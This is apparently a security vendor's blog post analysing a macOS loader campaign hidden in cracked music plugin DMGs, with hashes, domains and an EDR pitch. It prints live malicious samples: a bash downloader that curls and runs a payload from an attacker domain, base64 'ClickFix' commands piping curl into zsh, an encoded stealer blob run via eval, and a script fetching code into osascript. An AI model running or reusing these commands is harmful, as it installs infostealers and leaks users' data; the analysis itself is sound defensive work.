

macOS Malware Analysis: Music Plugin DMG Loader

the-sequence.com/macOS-malware-loader-music-plugin-dmg

Calvin So

February 19, 2026

```
-[InstallerConfig initWithSettings:relativeToURL:](struct InstallerConfig* self, SEL
0000d612      id obj_5 = _objc_retain(obj: relativeToURL)
0000d615      struct objc_super super
0000d615      super.receiver = self
0000d620      super.super_class = superRef_InstallerConfig
0000d62f      id result = _objc_msgSendSuper2(&super, op: "init")
0000d62f
0000d63a      if (result != 0)
0000d657          id rax_3 = _objc_retainAutoreleasedReturnValue(obj:
0000d657              _objc_msgSend(self: obj_5, cmd: "absoluteURL"))
0000d663          id obj_2 = result->__offset(0x18).q
0000d667          result->__offset(0x18).q = rax_3
0000d676          _objc_release(obj: obj_2)
0000d68f          id rax_5 = _objc_retainAutoreleasedReturnValue(obj:
0000d68f              return_sanitized_URL_check(obj, &cfstr_metadataURL,
```

On February 4, 2026, security researchers discovered a mass-distributed loader disguised as predominantly cracked music plugin DMGs used to deliver multiple multistage macOS malware, such as [Odyssey](#) and [MacSyncStealer](#), in addition to a Mach-O binary containing another loader to an additional payload.

The malware attempts to run harmful scripts immediately when executed. It also uses a 'ClickFix' style attack via browser pop-up to trick users into manually copying and pasting malicious code, potentially re-infecting the system even after an initial compromise. Researchers believe the potential of this is a loader as a service (a malware distribution service sold to other criminals) and is part of the broader Pay-Per-Install (where attackers earn money for each successful infection) ecosystem targeting macOS users.

Analysis

DMG File

775dc2f44ce173a67f77ba6b30f354495024078f5d4626fd02ae5bc9ea438705

Threat actors utilize social engineering to deceive users into installing malicious DMG files disguised as cracked music plugins. Although the DMGs are unsigned, the social engineering lure successfully convinces users to attempt to execute files manually.

Within the DMG's **Installer** directory, researchers identified two critical artifacts: a malicious mach-O binary and a bash script. The latter functions as a secondary distributor for 'ClickFix' lures and additional infostealer payloads.

Installer.plist

775dc2f44ce173a67f77ba6b30f354495024078f5d4626fd02ae5bc9ea438705

Security researchers have discovered this specific property list (plist) configuration embedded within over 100 malicious DMG files disguised as cracked music software. This **Installer/.Trashes/672/Setup.app/Contents/Resources/Installer/installer.plist** file acts as a hidden configuration script that instructs a background process to communicate silently with a remote server at **mac[.]fleebottom-33[.]xyz**. Its primary function is to transmit campaign-specific tracking IDs and retrieve secondary malicious payloads or instructions without the user's knowledge.

While the command-and-control (C2) domain **mac[.]fleebottom-33[.]xyz** is currently inactive and does not resolve, it likely functioned as a primary distribution point for secondary malware payloads.

```
xml version="1.0" encoding="UTF-8" DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd"> <plist
version="1.0"> <dict> <key>silent</key> <true/> <key>metadataURL</key> <string>http://mac[.]fle
33.xyz/launch_mac.php pid=PPIIDD tid=TTIIDD</string> </dict> </plist>
```

Mach-O

0f5751f207e4825950e476dba2c42548645aba9b680728b57c18ce077b2aa4cf

The x86_64 Mach-O binary, titled "Meta Installer," resides in the hidden directory **Installer/.Trashes/672/Setup.app/Contents/MacOS/**. While many macOS binaries use the FAT (Universal) file format to support multiple architectures, this specific file targets only Intel-based systems. Consequently, the binary fails to run natively on newer ARM-based Apple Silicon devices unless the system utilizes the Rosetta translation layer due to being x86_64 architecture. During execution, the installer parses the **Installer.plist** to extract a specific URI, which it then uses to retrieve additional malicious payloads from a remote server.


While social engineering attempts to entice users to manually bypass Gatekeeper, the 'Meta Installer' Mach-O remains subject to XProtect's static and behavioral signatures. To circumvent this remediation, threat actors have pivoted to multi-stage execution chains, leveraging obfuscated shell scripts and ClickFix-style lures to execute payloads outside of the traditional app bundle structure.

```
izotope_meta_installer: Mach-O 64-bit executable x86_64
```

Mach-O retrieving Plist metadataURL key:

```
-[InstallerConfig initWithSettings:relativeToURL:](struct InstallerConfig* self, SEL
0000d612      id obj_5 = _objc_retain(obj: relativeToURL)
0000d615      struct objc_super super
0000d615      super.receiver = self
0000d620      super.super_class = superRef_InstallerConfig
0000d62f      id result = _objc_msgSendSuper2(&super, op: "init")
0000d62f
0000d63a      if (result != 0)
0000d657          id rax_3 = _objc_retainAutoreleasedReturnValue(obj:
0000d657              _objc_msgSend(self: obj_5, cmd: "absoluteURL"))
0000d663          id obj_2 = result->__offset(0x18).q
0000d667          result->__offset(0x18).q = rax_3
0000d676          _objc_release(obj: obj_2)
0000d68f          id rax_5 = _objc_retainAutoreleasedReturnValue(obj:
0000d68f              return_sanitized_URL_check(obj, &cfstr_metadataURL,
```

Blocked by Xprotect:



Shell Scripts

Stage 1: Bash Script

753aac214568c5f388488fb2d28b872de26faa3fee03d723b8401a968984cda4

The infection chain utilizes a straightforward, unobfuscated Bash script located in the Installer directory to facilitate the second-stage payload delivery. By gathering the host's operating system version via `sw_vers`, the script constructs a request to the hardcoded C2 domain `com.airportsock[.]xyz`.

While parameters such as `tid`, `pid`, and `filename` vary across samples to track specific campaigns or victims, the `ORIGIN_LINK` has remained a consistent primary indicator. The script downloads the payload to the `/tmp` directory, grants it execution permissions via `chmod 755`, and executes it as a background process.

Bash Script payload

```
#!/bin/bash OSX_VERSION=$(sw_vers -
productVersion) ORIGIN_LINK="http://com.airportsock.xyz/972a8252-157e-42e3-baea-
a42eaf04708f tid=56936259 pid=3942 osx=$OSX_VERSION filename=Download+iZotope+Ozone+Pro+v9110+WiN-
OSX++Plugin+Crack" downloadPath="/tmp/" { curl -L $ORIGIN_LINK --output
${downloadPath}init chmod 755 ${downloadPath}init bash ${downloadPath}init
```

Curl URI formed:

`http://com[.]airportsock[.]xyz/972a8252-157e-42e3-baea-a42eaf04708f?tid=56936259&pid=3942&osx=14.5&filename=Download+iZotope+Ozone+Pro+v9110+WiN-OSX++Plugin+Crack`

Stage 2: Fetched payload to execute

5a7b4282695da750736ca5eb0ef38b8374339a9d4407e7ecf0ac7e4c8da20a31

The secondary stage utilizes the domain `robincompany[.]xyz` as a redirector. Notably, the URI includes an `affId=1000` parameter, signifying an Affiliate ID. This confirms the campaign is part of a broader Pay-Per-Install (PPI) distribution network, where actors are financially incentivized to drive infections via unique tracking identifiers. Following the redirect, the script decodes content via `base64 -D` and then executes it via `zsh`.

The deobfuscated content does a `curl` request to `ballfrank[.]today` via switch `-kfsSL` to silently retrieve the MacSyncStealer payload for Stage 3. However, researchers observed a pivot in the 'ClickFix' social engineering lures: while the malicious commands remain identical, the delivery infrastructure alternates, utilizing `kuturu[.]com` to serve the same final-stage payload.

As of the time of writing, the distribution domain `ballfrank.today` is currently non-responsive (Cloudflare Error 522), suggesting the backend infrastructure has been taken offline or is intentionally rejecting proxied connections to hinder automated sandbox analysis.


Stage 2 Fetched payload content:

```
open "https://robincompany[.]xyz/index.php?o=506&source=filecore&title=Setup&affId=1000" echo
"Apple-Installer: https://apps.apple.com/hidenn-
gift.application/macOsAppleApicationSetup421415.dmg" && echo
'ZWNoByAnSW5zdGFsbGluZyBwYWNRyYWdlcyBwbGVhc2Ugd2FpdC4uLicgJiYgY3VyYyBCAta2ZzU0wgaHR0cDovL2JhbGxmcn
-D|zsh
```

Decrypted base64 payload:

```
echo 'Installing packages please wait...' && curl -kfsSL
http://ballfrank[.]today/curl/9ce438f3b768c1fa3181175311040da0fcb6a98c59f4209f83fcc3c002c09d7e|zsh
```

Clickfix browser populated pop-up:



Copied Clickfix content:

```
echo
'ZWNoByAnSW5zdGFsbGluZyBwYWNRyYWdlIHBSZWZzZSB3YWl0Li4uJyAmJiBjdXJsIC1rZnNTTCBodHRwOi8va3V0dXJ1Ln
-D|zsh
```

Decrypted:

```
echo 'Installing package please wait...' && curl -kfSSL
http://kutura.com/curl/efc1f8153e5c028e14439ea388da77d698f1eae7f0082f9dcb6305e6dbe84bac|zsh
```

Stage 3: Infostealer payload

cef9159155222472a198ccd4e18ba6df965e75d3f23e9e8e968e963ce75ef8f0

The retrieved payload is the obfuscated Macsync stealer variant. Once deobfuscated, the script fetches additional payloads for subsequent stages from `kuturu[.]com` and executes them locally via **osascript**. It specifically targets `/tmp/osalogging.zip`, attempting to upload it to the attacker's server as a single **POST** request or in managed chunks before deleting the local evidence.

Retrieved infostealer payload:

```
#!/bin/zsh
d2987=$(base64 -D <<'PAYLOAD_m29786900017762' | gunzip
H4sIAGJ0hGkAA91XW2/bNhR+9684VRTDbsBIsmJbSaomQZehQZFmyAUL1hUGTVI2YZnSLGpx0va/
j7JulGyse8nL+GLxnMNzPx/pvTfWlAvrJZl30hSzzSQmQSQi5JHo9eFbB9TaY2tG4J1F2d+WSMNQ
I77fRRxo1A05jAgOgUZLzIVvLFKZrtJDEi0NjSujBVNMFhAn8Jyhy4bEHnjMOTpyjxl2PY/i8ZiO
jr3AYZiNA9v2BsExJdORaw/ZiE6ZdzTFRFeJYz5ZsGffGDrHNguces6nottSkZuMB0NXHc4DoYj
OtIPBTxkvmHJZWxFCQ6j2YyL2eELj408Fh7AFzD3AM0k2PD1FOSciQ0nWyRdhYAWgBJAaInXSPIl
A9eGPYUrbKGPYDwkbIUuZkzIE7iOXngYYmt4aEPvGhMuZJTMT+FKSBaCIsDNHTyCY0+c4WTch4s4
DtnvbPqJS2vojg/dkbHDgoofqfhPwCwy0RYy5lLGJ5Zl5qWx6LPAS0705Jr65qYg3fhJfToGfAeV
jYSseCw3KliYsP9t1NvhBlyv/hkgwXZUn625BGfrwBd4AygAw8x6S+n+nu2Tav+1rWbF1ICilqLM
6QmJKPPNnp7vR/jt5u5eC/F1s/zTDGcCJDwBu0Gsu2Jk2w2GCnb1DG75hSgL8TMMqz2JhFixIE0Y
1c/9CsZmUs+LJDZZ05SHVK+nxo6gQied/ATG/rcqyT/0I62GcRrxhqWyqeFcPy9SVphJIrFME988
0zvA1FiA2F+qe7pdMCuDck8YDOWtaijVHNk7emSptVS7c+xG5+S49uHjw+dPk7urPy5VA/UcG96q
kg+Oip9+Xx09vnic3F7e315d3vmeRk/jMMJ0w1Vae1RlAA72kz4ye1HMRJKEsMKCApqzNXh6brKG
Z2QegXl78fmXm+vip697JyOJVXr4Sw4q9VaZypKWbBv/Uo1MS3suQWC/Gqq+nnuUHaxVbiawScgL
8t8GUXeYzFOxSLKEQq/WBwdatgGB0wdLp/QboXM/L9fTXDk0Sh0Hdw31Sv5UXZ6VV/mxKAgsJJPT
XNww1l5UshbcKClyWYtVQspgrkp5XYvCe60GyoGsLXVFPT1cVGgo46ptJykhLEmKCGs6lpItY+k7
9YEQ/IIH73y9ETMHCm3g+6pYRVIayK5jJKWq+n7ZMNPEdyBZ8Ng3i2hJlAqVPi3kRl017oxyuDXU
fbjfiYOQGgyM1JMKK1Q7R7tEXv0WLK389CbMPa6g2fHaN/ZGYDdgVux/Ac5ytW/cDD7PWhjd1dCl
+uzm5eGCsrVv8m5z6vTdljTWC9dG5XK9DjqXq+x/p8FpvJ3K1esVjX9woI1wpShkLAY1dq4a03JC
3sKgJaowqvykkWB1qCpMNVpbA7TldAPxCo0aVPDKuVr99k1U3UI/Oh1luPW3QomeG9CtbW9eTXan
ykrxilKw/wEYBJYfnQwAAA==
PAYLOAD_m29786900017762
)
eval "$d2987"
```

Snippet of deobfuscated script:

```
#!/bin/zsh daemon_function() { #exec </dev/null #exec >/dev/null #exec 2>/dev/null local
domain="kuturu.com" local
token="efc1f8153e5c028e14439ea388da77d698f1eae7f0082f9dcb6305e6dbe84bac" local
api_key="5190ef1733183a0dc63fb623357f56d6" local file="/tmp/osalogging.zip" if [ $# -gt 0 ];
then curl -k -s --max-time 30 \ -H "User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
10_15_7) AppleWebKit/537.36" \ -H "api-key: $api_key" \ "http://$domain/dynamic?
txd=$token&pwd=$1" | osascript else curl -k -s --max-time 30 \ -H "User-Agent: Mozilla/5.0
(Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36" \ -H "api-key: $api_key" \
"http://$domain/dynamic?txd=$token" | osascript fi
```

Conclusion

This campaign demonstrates the evolving sophistication of macOS threats, moving away from simple binaries toward complex, multi-stage "Loader-as-a-Service" models. By combining social engineering lures like cracked software with "ClickFix" browser prompts, attackers effectively bypass traditional gatekeeping by tricking the user into becoming the executioner of the malware.

Iru Endpoint Detection & Response (EDR) automatically removes detected threats when file monitoring is set to Protect. In addition to standard file-based defenses, Iru EDR actively monitors for and blocks behaviors associated with information stealers, ensuring your devices remain secure even if malicious scripts attempt to execute.

Indicator of compromises

DMGs

02824de8aa75504d2e7958a67d3541c89af4031587247d44c79dea1554eeede5 02a2f0957229e68ff03eb2dd4efa68

Downloader Mach-O binary:

0f5751f207e4825950e476dba2c42548645aba9b680728b57c18ce077b2aa4cf

Plist:

775dc2f44ce173a67f77ba6b30f354495024078f5d4626fd02ae5bc9ea438705

Stage 1 Bash Script hashes:

0fe8540c8ce1de66494a8330dd7f8715fe1048dc038a746cbc8e141222db7aca fe6e5f076aae76d83a6caed2f376dc

Stage 2: Fetched payload to execute

5a7b4282695da750736ca5eb0ef38b8374339a9d4407e7ecf0ac7e4c8da20a31

Stage 3: Macsync Stealer

64068d0b7fbef87a7af91834ead9bc0efa21f814b9e6a945b440db75bbcfed76 2024f704b123b9bba8f6a51b4403af

Domains:

kuturu[.]com Bombauthority[.]website Airportsock[.]xyz Robincompany[.]xyz quiltpin[.]xyz trickf
a2abotnet[.]com appolobase[.]com argoflyleens[.]city argoflyleens[.]space argoflyleens[.]world

[!\[\]\(df47d6bec273bbb8b349135fff3a20f7_img.jpg\) Previous Post](#)